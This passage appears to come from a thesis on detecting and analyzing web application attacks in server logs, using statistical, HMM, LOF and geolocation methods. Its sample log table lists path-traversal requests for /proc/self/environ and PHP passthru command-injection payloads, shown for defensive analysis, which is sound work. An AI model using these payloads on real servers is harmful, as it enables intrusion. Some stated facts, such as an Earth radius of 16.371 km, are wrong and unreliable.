For all web applications j, we calculate the mean μ_j of the occurrence of non-alphanumeric characters. We do this by removing all digits and Unicode letters. This is especially important when dealing with 'umlauts' or other non-ASCII letters that would otherwise be recognized as harmful. The probability of a valid request is then defined as the length of the substituted request divided by the mean of substituted requests as shown in Algorithm 2. This approach is not new, but refers back to basic statistical procedures.

Opposed to [KV03], we do not calculate the mean for the all URL query values, but on a per web application base to speed up the process. In addition, we calculate the overall mean $\mu_{j_0..j_n}$ for all observed URL query strings. Therefore we are able to detect attacks that do not target known web applications but other resources instead, e.g. a buffer overflow [One96] against the web server. Moreover it is possible to choose additional attack vectors like the value of cookies in our implementation, as described in Section 2.8, to perform a character-based outlier test on those features. The probability p of a valid request is then defined as the length of the substituted request divided by the mean of substituted requests as shown in Algorithm 2.

Algorithm 2 Character-based anomaly detection

```
for all requests $i$ do
    if |samples per web application $j$| $\geq$ threshold then
        if |special chars$_i$| $> \mu_j$ then
            return $p = \frac{\mu_j}{|\text{special chars}_i|}$
        end if
    else
        if |special chars$_i$| $> \mu_{j_0..j_n}$ then
            return $p = \frac{\mu_{j_0..j_n}}{|\text{special chars}_i|}$
        end if
    end if
end for
```

To get a positive integer as result which can be compared to a reference PHPIDS result in Chapter 6, we use $\frac{1}{p}$ instead of p and apply the natural logarithm in the evaluation.

As mentioned above, special characters can be an indicator for an attack. However, they can also be legitimate elements of the URL string. In such a case an attack will only be detected if the number of special characters used for the attack is larger than the average number of special characters. Else legitimate traffic will be detected as malicious. Also keep in mind that preprocessing requests with the PHPIDS converter as described in Section 2.9 might have an impact on the results.

For the aggregation of training data, every client is only allowed to contribute one input per web application to avoid training data poisoning. The value is only added to the training dataset if a `2xx/3xx` HTTP response code is observed, indicating a normal operation.

3.3. HMM-based Anomaly Detection

In the last decades, the use of hidden Markov models (HMMs) for all kinds of applications has been on the rise. From weather forecast over stock market prediction to genome analysis HMMs have proven to be a powerful tool. An introduction to HMMs and their use of application is described in [Rab89]. The basic idea behind them, as opposed to Markov models in general, is to recover unknown states from a sequence of observations.

3.3.1. Hidden Markov Models

The approach of modeling structural inference of URL query attributes with Markov chains has first been suggested by [KV03]. It was extended to hidden Markov models by [CAG09] and extended by [AG10], [GJ12], [AG11] and [**?**] as described in Section 3.1. HMMs can be said to be state of the art in machine learning based anomaly detection for web applications. In our implementation, we stick close to the procedures described in [CAG09]. Unfortunately, to our knowledge a PHP-framework or libraries for HMMs including multi-sequence training and testing algorithms does not exist. Therefore we have written a HMM-implementation in PHP including all algorithms necessary for training and testing.

3.3.2. Training Phase

As a first step, we build and train an ensemble of HMMs for every URL query parameter of a web application. For this, legitimate input sequences are learned from training data to later compare them with test data. To facilitate the learning process and the number of possible inputs, we convert every letter to the character `A` and every digit to the character `N` (compare: [CAG09]). All other characters are kept. Remember the request has already been URL-decoded (and optionally normalized by PHPIDS) as described in Section 2.9. As practiced in statistical outlier detection, every client is only allowed to contribute once per web application for the generation of training data to avoid dataset poisoning. The values are only added to the training set if a `2xx/3xx` HTTP response code is observed, indicating a normal operation. As the training of HMMs is computationally intensive, we use a maximum of 150 observations. As a minimum of required observations for HMM-based detection we define 40.

For the training of HMM ensembles, we use the Baum-Welch algorithm introduced in [BPSW70] and modified for multiple sequence learning in [Rab89]. The formula to re-estimate the properties of an HMM $\lambda = (A, B, \pi)$ is defined by [LL03] as follows:

$$\overline{a}_{ij} = \frac{\sum_k W_k \sum_{t=1}^{T_k} \alpha_i^k a_{ij} b_j (O_{t+1}^{(k)} \beta_{t+1}^{(k)}(j)}{\sum_k W_k \sum_{t=1}^{T_k} a_t^k(i) \beta_t^k(i)}$$

$$\overline{b}_{ij} = \frac{\sum_k W_k \sum_{O_t(k)=v_j} \alpha_t^k(i) \beta_t^k(i)}{\sum_k W_k \sum_{t=1}^{T_k} \alpha_t^k(i) \beta_t^k(i)}$$

Where A is transition matrix, $a \in A$ and B is the observation matrix, $b \in B$. π is the initial distribution of the HMM (chosen randomly) and '$W_k = \frac{1}{P_k}, k \in [1K]$ is the inverse of the probability of the current model estimate generating training sequence k' [LL03]. The variables α, β are the results of the forward- and backward procedure as described in [Rab89].

3.3.3. Testing Phase

We use the Viterbi decoding algorithm to test input sequences as originally introduced by [Vit67] and discussed in [FJ73] and [RN93]. A faster version called the 'Lazy Viterbi algorithm' has recently proposed by [FAFF02]. The Viterbi algorithm calculates the most likely sequence of hidden states as well as the probability p of a sequence. In our case, the likelihood of occurrence for a given URL query value is computed. If a URL contains several parameter/value pairs, a minimum rule is applied [CAG09]. The used procedure for HMM-based anomaly detection is shown in Algorithm 3.

Note that there can be more than one trained HMMs within an ensemble. In such a case, a multiple classifier system (MCS) is to be applied by testing the sequence against all HMMs and using a maximum fusion rule [CAG09]. Even though an MCS can lead to higher detection accuracy [AG10], we do training and testing with only one HMM per URL query parameter of a web application by default for performance reasons. However, this can be changed at will by setting the `$hmm_num_models` source code variable in our implementation.

Algorithm 3 HMM-based anomaly detection

```
for all requests $i$ do
    if |samples per web application $j$| $\geq$ threshold then
        for all URL query parameters $k$ do
            for all ensembles $l$ do
                $p_{jk_l}$ = Viterbi decode($k$, HMM$_{jk_l}$)
            end for
        end for
        if $\min(p_{jk_0..jk_n}) \leq$ threshold then
            return true
        end if
    end if
end for
```

If an input sequence contains symbols not previously learned, its probability of being valid is significantly decreased, thus marking the request as an attack [CAG09]. To get a positive integer as result which can be compared to a reference PHPIDS result in Chapter 6, we use $\frac{1}{p}$ instead of p and apply logarithmic scale.

3.4. DNSBL Ranking

Consecutively we use DNSBL information as indicator for a potential attack or misdemeanor. The concept of DNS-based blackhole lists is described in Section 2.6

3.4.1. A Binary Property

Since it is a binary property whether an address is blacklisted or not, our DNSBL detection procedure is fairly trivial as shown in Algorithm 4: If an address has a record within a certain DNSBL, it is marked as belonging to a potential attacker.

Algorithm 4 DNSBL-based offender detection

```
for all DNSBL $i$ do
    if address listed in $i$ then
        return true
    end if
end for
```

We leave it up to the user which type of DNSBL to choose. A list of DNSBL types can be found in Table 2.1. As a recommendation, `zombie` (botnet membership) or `spam` might be good candidates. In contrast, we do not advise to use `tor` or `proxy` since users of anonymizing networks like Tor should not be discriminated per se.

DNSBL have been heavily criticized for continuous listing of dynamic IP addresses, listing of whole net blocks and unclear listing criteria. According to the quality of the chosen list, factoring DNSBL information as a detection criterion might lead to high false-positive rate. Still, we think the implementation of DNSBL lookups is an expedient feature, because it increases the informative value of generated reports, as described in Chapter 5.

3.5. Geolocation Anomalies

Even though known to be used by finance companies worldwide [Mal09], there is little public research[4] on the topic of geolocation-based anomaly detection. [KHK12] propose to map intruders' IP addresses on a geographical map, once detected, but they still require a separate IDS. We suggest to use GeoIP data itself, as described in Section 2.7, for anomaly detection. This is based on the assumption that visitors of a certain website often originate from the same geographical areas, while attacks might be distributed more widely from all over the globe. For example, customers of a Catalan, (non-international) banking website will mostly access the site from within the Spanish state. Payment transactions from another far-away country might be an indicator for 'unusual behavior' and a possible fraud attempt. Therefore, geotargeting – in combination with other criteria – can help in fraud detection.

For this, the geographical distance between the web server and a client could be measured and used for anomaly detection. The server's geolocation however is not always known (unless the logfile contains a `vhost` field), nor is it necessarily the hotspot of visitors' activity – consider e.g. a French web shop with customers mainly in France but hosted in the USA. A better way to determine the hotspot of website-visitors would be to calculate the mean/median/modal of all client's geolocations. This value could

[4]The approach recently proposed by [KK12] to predict the 'cybercrime potentiality' of a geolocation by looking at 'socio–economic attributes of people living in that area' is absolutely discriminating and therefore disregarded in this work

then be compared to the geolocation of a visitor – the further the deviance, the more of an outlier the client would be. However there can certainly be more than one hotspot. Imagine a company's internal web application, accessible over the Internet by its employees (and intended to be used solely by them). The company may have branches in several locations all over the globe. In such a case, we need a density-based approach to detect hotspots (clusters) and outliers. Such a technique was introduced in 2000 by [BKNS00] as 'Local Outlier Factor' (LOF).

3.5.1. Local Outlier Factor

The LOF algorithm assigns a degree of outlyingness to each object within a multi-dimensional dataset. This is done by comparing the local density of an object to the local densities of its k-nearest neighbors. Objects belonging to a cluster have a LOF close to 1. The more isolated an object, the higher its LOF.

The LOF of an object A is defined as [BKNS00]:

$$\text{LOF}_k(A) := \frac{\sum_{B \in N_k(A)} \text{lrd}(B)}{|N_k(A)|} / \text{lrd}(A)$$

Where k is the chosen number of nearest neighbors, $N_k(A)$ is the set of k-nearest neighbors of A (whose cardinality can be greater than k) and lrd is the local reachability density, defined as:

$$\text{lrd}(A) := 1 / \left(\frac{\sum_{B \in N_k(A)} \text{rd}_k(A, B)}{|N_k(A)|} \right)$$

Where the reachability distance rd is defined as [BKNS00]:

$$\text{rd}_k(A, B) = \max\{\text{kd}(B), d(A, B)\}$$

Where the k-distance $kd(A)$ is the distance of an object A to its k nearest neighbor.

In our case of GeoIP data, latitude and longitude form a two-dimensional vector space. The distance d between two geolocations $A = (lat1, lon1)$ and $B = (lat2, lon2)$ then is calculated as follows, based on the Haversine formula [Rob57]:

$$d(A, B) = r \cdot \pi \cdot \frac{\sqrt{(lat_1 - lat_2)^2 + \cos(\frac{lat_1}{c}) \cdot \cos(\frac{lat_2}{c}) \cdot (lon_1 - lon_2)^2}}{180}$$

Where $r = 16.371$ kilometers is the mean radius of the earth and $c = \frac{360°}{2\pi}$ is the number of degrees per radian.

One disadvantage of the LOF algorithm is that it does handle duplicates well. A set of elements of the exact same value is thus not recognized as a cluster. In our case, this happens especially if we have several requests from different IP addresses originating from same geolocation (e.g. the same institute, net block, etc.). We solve this by 'blurring' geolocations. For this, we add a random value $v = 0.00..0.99$ to latitude and longitude each geolocation. Since the optimal number of nearest neighbors k cannot be predicted [BKNS00], we run the LOF algorithm with $k = 10..20$ and apply a maximum rule. Due to the lack of available libraries, we have written an implementation of LOF in PHP. The used procedure for GeoIP-outlier detection is shown in Algorithm 5

Algorithm 5 GeoIP-based outlier detection

```
for all blured geolocations $i$ do
    for $j = MinPtsLb$ to $MinPtsUb$ do
        results.add $\Leftarrow$ LOF$_{i,j}$
    end for
    if $\max$(results) $\geq$ threshold then
        return true
    end if
end for
```

As LOF is computationally intensive, we use a maximum of 150 different, randomly chosen IP addresses from the log data, meaning up to 150 sample geolocations. As a minimum of required, unique IP addresses for GeoIP detection we define 40.

It is important to note that, if the web server to be analyzed is frequented from all over the word, GeoIP-based detection will lead to – apart from geolocation-based discrimination – a high false-positive rate. Since the Internet is borderless, a search bot from anywhere on the planet as well as an interested user might visit the website. Furthermore GeoIP- and DNSBL-detection might not be statistically independent, thus using them together might falsify the overall results.

A combination of the various detection modes described in this chapter is possible. In such a case, results will be simply added up. A weighting only makes sense in the individual case for above reasons (e.g. internationality of server, quality of DNS blacklist in use.)

4. Analysis

In the first part of this chapter, we classify suspicious web sessions into those provoked by a human attacker and those initiated by an automated program. In the second part, we use various techniques to quantify and evaluate detected attacks in terms of success or failure. Both session classification and attack quantification will help compile a more adequate report on the severity of an attack at a later stage.

4.1. Related Work

As far as we are aware, little research has been done so far into the detection of automated web application scanners. [SVA11] propose to use self-organizing maps (SOM) and modified adaptive resonance theory 2 (ART2) to cluster users into the categories ‘malicious’ and ‘non-malicious’. A similar, SOM-based approach to detect anomalies and automated scans in web log files is suggested in [Ste12].

There have been a number of publications on the problem of web robot detection. This comes closer to our own intent. We have already ascertained the maliciousness of observed requests in Chapter 3 and thus take great interest in the question of their automation. So while web robot detection is not exactly the same as vulnerability scanner detection, it is useful for us in order to see whether the requests were carried out by a machine (see Section 4.2).

[DG11] propose a framework to classify existing robot detection techniques into four categories: syntactical log analyses, traffic pattern analyses, analytical learning techniques and Turing test systems. Syntactical log analyses techniques use signatures of user-agent strings and IP addresses known to belong to web robots (compare also [HNJ08]). Traffic pattern analyses techniques are based on ‘fixed expectation about the behavior of robots’ regarding their navigational patterns, requested resources, etc. (compare also [LB06], [DF]). Analytical learning techniques use a ‘formal machine-learning or a probabilistic model’ based on various features to detect robots (compare also [TK02], [KOK+12]). Turing test systems perform a human-machine classification by using active techniques like CAPTCHA [VABHL03] challenges.

We are not aware of any ongoing research into success evaluation of web-based attacks from a forensics perspective.

4.2. Session Classification

Once we have identified attacks associated with a client, it might be of interest if they are carried out by a human or machine. We do this on a per session basis, as described in Section 2.5, to be able to distinguish between various automated and non-automated activities of a client.

4.2.1. Man-Machine Distinction

We have collected values of 19 features like average inter-request time delays, used HTTP methods, number of requests, width and depth of traversal, etc. for nine popular web application scanners: Arachni[1] (0.4.1.1), DirBuster[2] (0.12), GrendelScan[3] (1.0), Nessus[4] (5.0.2) Nikto[5] (2.1.5), Skipfish[6] (2.09b), w3af[7] (1.1/r4473), Wapiti[8] (2.2.1) and Websecurify[9] (0.9). A comparison of the results is shown in Table A.3. Based on these observations and the approach of [TK02], we propose a session classification technique as documented below.

By default, we classify all sessions as spawned by human attackers. This is usually the most dangerous class of attackers as it means a human being is sitting behind the desk, taking her time to try to get into our system.

If a session contains only a single, malicious request (no images etc. loaded) we classify the session as a 'random scan'. This usually happens when a computer worm passes by or if a single exploit is tested against our server. We generally classify this as the most harmless class of attacks, as it either means Nimda [MRRV01] is still not dead or, to put it bluntly, some script kiddie[10] got a new toy to probe on the Internet.

[1]Laskos, T., *Arachni – web application security scanner framework*, `https://github.com/arachni/`, Dec. 2012

[2]OWASP DirBuster Project, *DirBuster – directory and filename brute force tool*, `http://sourceforge.net/projects/dirbuster/`, Dec. 2012

[3]Byrne, D., *GrendelScan – automated web application security scanner*, `http://sourceforge.net/projects/grendel/`, Dec. 2012

[4]Tenable Network Security, *Nessus vulnerability scanner*, `http://tenable.com/products/nessus/`, Dec. 2012

[5]Sullo, C., *Nikto CGI- and web server scanner*, `http://www.cirt.net/nikto2`, Dec. 2012

[6]Zalewski, M., *Skipfish – web application security scanner*, `http://code.google.com/p/skipfish/`, Dec. 2012

[7]Riancho, A., *w3af – web application attack and audit framework*, `http://w3af.sourceforge.net/`, Dec. 2012

[8]Surribas, N., *Wapiti – web application vulnerability scanner*, `http://wapiti.sourceforge.net/`, Dec. 2012

[9]Petkov, P.D., *Websecurify – web application security testing platform*, `http://code.google.com/p/websecurify/`, Dec. 2012

[10]Raymond, E. S., *The Jargon File, version 4.4.8 – script kiddies*, `http://www.catb.org/jargon/html/S/script-kiddies.html`, Dec. 2012

We classify a session as a 'targeted scan' if one of the following criteria is fulfilled:

1. The `robots.txt` file [Kos96] is requested. Note that there is the risk of misclassification here as this criterion can also be fulfilled by a human manually crafting the request.

2. The session contains requests with non `GET`/`POST` methods. As above, there is the risk of misclassification since a human attacker could also manually craft such a request.


3. The average inter-request time delay for web applications (identified by their file extension) is less than one second. Note that auto-loaded resources like images are not counted and hence do not influence the time delay. We use one second as a threshold because we do not assume a human to reach such low values.

4. More than 1.000 request to web applications are made within a session. We use this criterion because again, we do not assume that a human can easily fulfill it.

5. The ratio of `4xx` status codes is greater than the square root of the number of request divided by the number of requests. Web application vulnerability tend to produce a lot of `4xx` response codes. We chose the square root value instead of a fixed one because we assume a human user would learn from error messages she receives for her requests. Therefore the rules should get stricter based on the number of requests (max. 3 out of 10 compared to max. 10 out of 100).

The severity of an automated scan is hard to estimate. It might either be an extended version of a random scan or the first step of a targeted attack against the server (e.g. the attacker might be returning at a later stage to manually probe for whatever the scanner may have found). Even though there is not always certainty, we define the class of automated, non single-request attacks as a 'targeted scan' by default. A decision tree for the described session classification algorithm is shown in Figure 4.1.

Figure 4.1.: Classification of sessions


|requests| = |attacks| = 1
random scan
default:
human attacker
robots.txt file requests
or non GET/POST requests
or average time delay < 1 sec
or |web app requests| > 1.000
or code 4xx ratio > √|requests| / |requests|
targeted scan

We would have liked to have included the option to differentiate between ‘static’ (e.g. CGI scans) and ‘fuzzy’ scans based on the a sessions average number of requests per web application. This, however, would have been based on the arithmetic mean and standard deviation of the number of requests of all clients for all web applications and therefore needed larger amounts of memory, which is contrary to the design decisions we made in Section 1.2.3.

For memory and performance reasons, session classification is done only for sessions containing requests which have been detected as attacks in our implementation.

4.3. Attack Quantification

As illustrated in Chapter 3, there are several features that characterize an attack. But what characterizes a successful attack? Yet another random scan is probably less interesting (or in fact just ‘noise’) than is potential damage to the server. In this section, we present several approaches to estimate the ‘success’ of detected attacks: first, we make passive assumptions based on HTTP response codes and bytes sent, then we use active replay and signature matching to quantify attacks.

4.3.1. Response Code Assumptions

If we have a sub-optimal vector of features for attack detection in Section 1.2.3, this is even more true for attack quantification. From the logfiles alone, we only have access to two values, sent from web server to client: the HTTP response code and the number of bytes of the response body.

Response or ‘status’ codes as defined in [FGM$^+$99] are not really helpful as they may occur more or less arbitrarily. Some guesses on their impact are shown in Table 4.1.

Status	Guess
401, 403	unsuccessful `.htaccess` login
404	unsuccessful static/cgi-bin scanner
408, 503	slowloris denial of service attempt
414	unsuccessful buffer overflow attempt
500	server-side error, should be checked

Table 4.1.: HTTP response codes and guesses on their impact

It is not advised to use HTTP response codes for attack quantification unless you are a friend of the lottery – that is to say: no valid results will come from it. Also it is essential to note that some WAFs like ModSecurity[11] tend to falsify the response

[11]Rectanus, B., *ModSecurity – open source web application firewall*, `http://www.modsecurity.org/`, Dec. 2012

codes to `200_OK` for obscurity reasons. While this means that reading them is about as complicated as reading tea-leaves – and may well not lead not more insights, it costs little computing time. On the off-chance of receiving useful results, it should therefore still be included in the procedure.

4.3.2. Outlyingness of Size of Responses

A more meaningful feature for attack quantification is the number of bytes sent from web server to client. Whenever this value deviates from the previous bytes-sent value, the content of the response has changed. This insight can be used for attack quantification. Consider for instance SQLi probing or file inclusion attempts: As long as the attack is not successful, an expected bytes-sent is returned by the server – as it is for valid request. Once an attack succeeds, the leaked content of a file or database is sent to the client. In this case, the number of bytes-sent might differ significantly. We therefore propose to use the outlyingness of bytes-sent values as an indicator for a successful attack. As to our knowledge, this is a new approach, not suggested before.

Value and variance of the number of bytes-sent for a certain web application depends on its internal logic. While some web applications produce a static value on legitimate traffic and failed attacks, others produce clusters of values. Therefore a density-based approach for outlier detection tends to provide good results.

We use the LOF algorithm, as described in Section 3.5.1 to detect bytes-sent anomalies and thereby draw conclusions on the success of an attack. Every client is only allowed to contribute one bytes-sent value per web application to avoid training data poisoning. The value is only added to the training set if we have a `2xx/3xx` HTTP response code, indicating a normal operation. We keep all documented algorithms and settings (minimum and maximum of samples per web application, etc.). The only change lies in the the use of the absolute value of the Euclidean distance between the bytes-sent values instead of the geographical distance. We re-define the distance d as:

$$d(A, B) = |bytes\_sent_A - bytes\_sent_B|$$

Bytes-sent values are further blurred by adding a random value $v = 0.00..0.99$ to them. This is important in case we have to deal with static values. The outlier detection procedure is shown in Algorithm 6.

Unfortunately, error messages caused by the web server or the web application itself tend to provoke the same, outlying behavior. In such a case it is difficult to correctly quantify the attack and not produce false positives. However, while a message like ‘input validation error’ is uninteresting, some error messages lead to disclosure of sensitive information and can be considered relevant.

Algorithm 6 Attack quantification based on the size of responses

```
for all web applications do
    for all blured bytes-sent values $j$ do
        for $k = MinPtsLb$ to $MinPtsUb$ do
            results.add ⇐ LOF$_{j,k}$
        end for
        if $\max$(results) $\geq$ threshold then
            return true
        end if
    end for
end for
```

4.3.3. Attack Replay and Signature Matching

Since the information derived from web logs alone is often not revealing enough to make a decision, we can use active methods for attack quantification. Therefore we suggest to replay attacks and match them for a set of 'quantification signatures. This approach is not new, since it is used by various web application security scanners to evaluate their attacks. A premise to use this practice in a posteriori forensics scenario is the server in question needs to be still up and running with the same web applications as at the time of the original attack.

We have built a set of 77 signatures, matching sensitive files like source code, password files or private keys and patterns of information disclosure of environment variables, directory listings, and SQL error messages, etc. An extract of signatures used can be found in Table A.4. Important work in this area has already been done, therefore a significant part of the signatures are derived from to the web application vulnerability scanners w3af, skipfish, zaproxy and nikto.

In addition, signatures to detect successful cross-site scripting are dynamically added, according to Algorithm 7.

Algorithm 7 Addition of dynamic XSS signatures

```
for all URL-query values $i$ do
    if value contains '<script' then
        signatures.add ⇐ value
    end if
end for
```

In our implementation, a default maximum replay per client is set to 1.000. To not cause damage to the server, a clone server for should be set up if active replay is used.

5. Visualization

The results of detection and analysis provide a mass of data difficult to understand if not visualized in a clear and well-arranged way. In this chapter, we present two methods for visualizing the detected attacks, their classification and quantification. We show the benefits of a tabular approach as well as the advantages of a map-based visualization.

5.1. Related Work

Writing about visualization, there is a wide consensus in the scientific community on the ground rules – keeping it simple, keeping it understandable, keeping it honest, and also to consider object and audience (compare [Mil04], p. 3) before settling for a certain type of display.[1] Tables are the obvious choice for visualization, while the use of geographical maps to display IDS alerts has been proposed by [KHK12]. Unconventional, game-like visualizations of web log files implemented by Logstalgia[2] and glTail[3] are also noteworthy.

5.2. Result Summarization

Our implementation is capable of generating two kinds of reports: summarized and 'raw'. In raw mode, every logline is analyzed and the results are written to disk on-the-fly. In summarized mode, all results are loaded into memory, further processed and written to disk at the end. The summarization process includes adding a human-readable description of the attack as shown in Figure 5.1. If the PHP `pChart` library is installed, as assumed in Section 1.2.1), a pie chart of the noisiest clients is drawn as shown in Figure 5.2. To sort results by relevance, clients are displayed in the following order: 1st by estimated success of their attacks, 2nd by their noise level.


Some features like session classification are there only available in summarized mode. The advantage of a raw mode is that it is faster and that a user can abort the process any time (by pressing CTRL-C) to be issued with a partial report.

[1]As we all know, this knowledge is predominantly theoretical since PowerPoint and co. have returned a surprising number of sensible people to the developmental stage of paint-happy three-year-olds.

[2]Caudwell, A., *logstalgia – website access log visualization*, `http://code.google.com/p/logstalgia/`, Dec. 2012

[3]Simonsen, E., *glTail.rb – realtime logfile visualization*, `http://www.fudgie.org/`, Dec. 2012

Figure 5.1.: Summarized results for various clients


Summary: 29 incidents discovered from 2 clients

46.251.237.76 | 28 incidents | severity: high | impact Σ: 56 — ✓ attacks only

Description: A human attacker from Germany 12 month ago. A total of 28 incidents where discovered by chars detection modules. Attack quantification has found this: Bytes-sent outlier by factor 7, Bytes-sent outlier by factor 14. You might want to manually check it. The incident happened during unusual working hours in Germany, so it might be carried out by a hobbyist on caffeine.


[+] show more

178.63.97.205 | 1 incident | severity: low | impact Σ: 1 — ✓ attacks only

Description: A random scan 12 month ago. A total of one incident was discovered by chars detection modules. The attacker covered his identity using a tor node, so tracking might be difficult.

[+] show more


Figure 5.2.: Pie chart of the TOP10 troublemakers



5.3. Table-based Output

The default output format of our implementation are HTML tables, enhanced by Java Script, thus making them sortable by key or filterable by value. Furthermore, we colorize different sessions, attacks and their quantification. An example screenshot is shown in Figure 5.3. As you can see, the shade of blue changes within the table, which signifies the spawn of a new session of the same type (targeted scan). We use color highlighting to display attacks in different hues. We also show quantification results (only those gathered from possibly successful attacks) for ease of interpretation. Within a table, we do not only show attacks but all traffic caused by a client, to facilitate a forensic analysis.

Figure 5.3.: Sortable and filterable HTML table output



Impact	Quantification	Date	Request	Final-Status	Bytes-Sent
2	-	Fri, 16 Dec 2011 20:52:18 +0100	GET /phpalbum/main.php?cmd=setquality&var1=1%2...	404	231
2	-	Fri, 16 Dec 2011 20:52:20 +0100	GET /apps/phpalbum/main.php?cmd=setquality&var1=...	404	234
3	-	Fri, 16 Dec 2011 20:52:20 +0100	GET /awstatstotals.php?sort=%7b%24%7bpassthru%...	404	230
3	-	Fri, 16 Dec 2011 20:52:21 +0100	GET /awstats/awstatstotals.php?sort=%7b%24%7bpa...	404	231
3	-	Fri, 16 Dec 2011 20:52:21 +0100	GET /stat/awstatstotals.php?sort=%7b%24%7bpasst...	404	232
3	-	Fri, 16 Dec 2011 20:52:22 +0100	GET /awstatstotals/awstatstotals.php?sort=%7b%24%...	404	232
3	Bytes-sent outlier by factor 6	Fri, 16 Dec 2011 20:52:22 +0100	GET /?file=../../../../../../proc/self/environ%00 HTTP/1.1	200	452
3	Bytes-sent outlier by factor 6	Fri, 16 Dec 2011 20:52:23 +0100	GET /?page=../../../../../../proc/self/environ%00 HTTP/1...	200	452
3	Bytes-sent outlier by factor 6	Fri, 16 Dec 2011 20:52:23 +0100	GET /?mod=../../../../../../proc/self/environ%00 HTTP/1.1	200	452
4	-	Fri, 16 Dec 2011 20:52:23 +0100	GET /index.php?option=com_simpledownload&controlle...	404	226
2	-	Fri, 16 Dec 2011 20:52:24 +0100	GET /site.php?a={%24{passthru%28chr%28105%29...	404	224
3	Bytes-sent outlier by factor 6	Fri, 16 Dec 2011 20:52:24 +0100	GET /?sort={%24{passthru(chr(105).chr(100))}}{%...	200	452
0	-	Fri, 16 Dec 2011 23:12:44 +0100	GET / HTTP/1.1	200	452
0	-	Fri, 16 Dec 2011 23:12:44 +0100	GET /catalog/ HTTP/1.1	404	225
0	-	Fri, 16 Dec 2011 23:12:45 +0100	GET /shop/ HTTP/1.1	404	222

5.4. Map-based Output

A graphical representation of the results based on Google Maps[4] is provided by the SIMILE Exhibit publishing framework[5] – if geotargeting as described in Section 2.7 is enabled. For this, the detected attacks are converted into JSON format as shown in Listing 5.1 and read from a HTML file with the Exhibit widget.

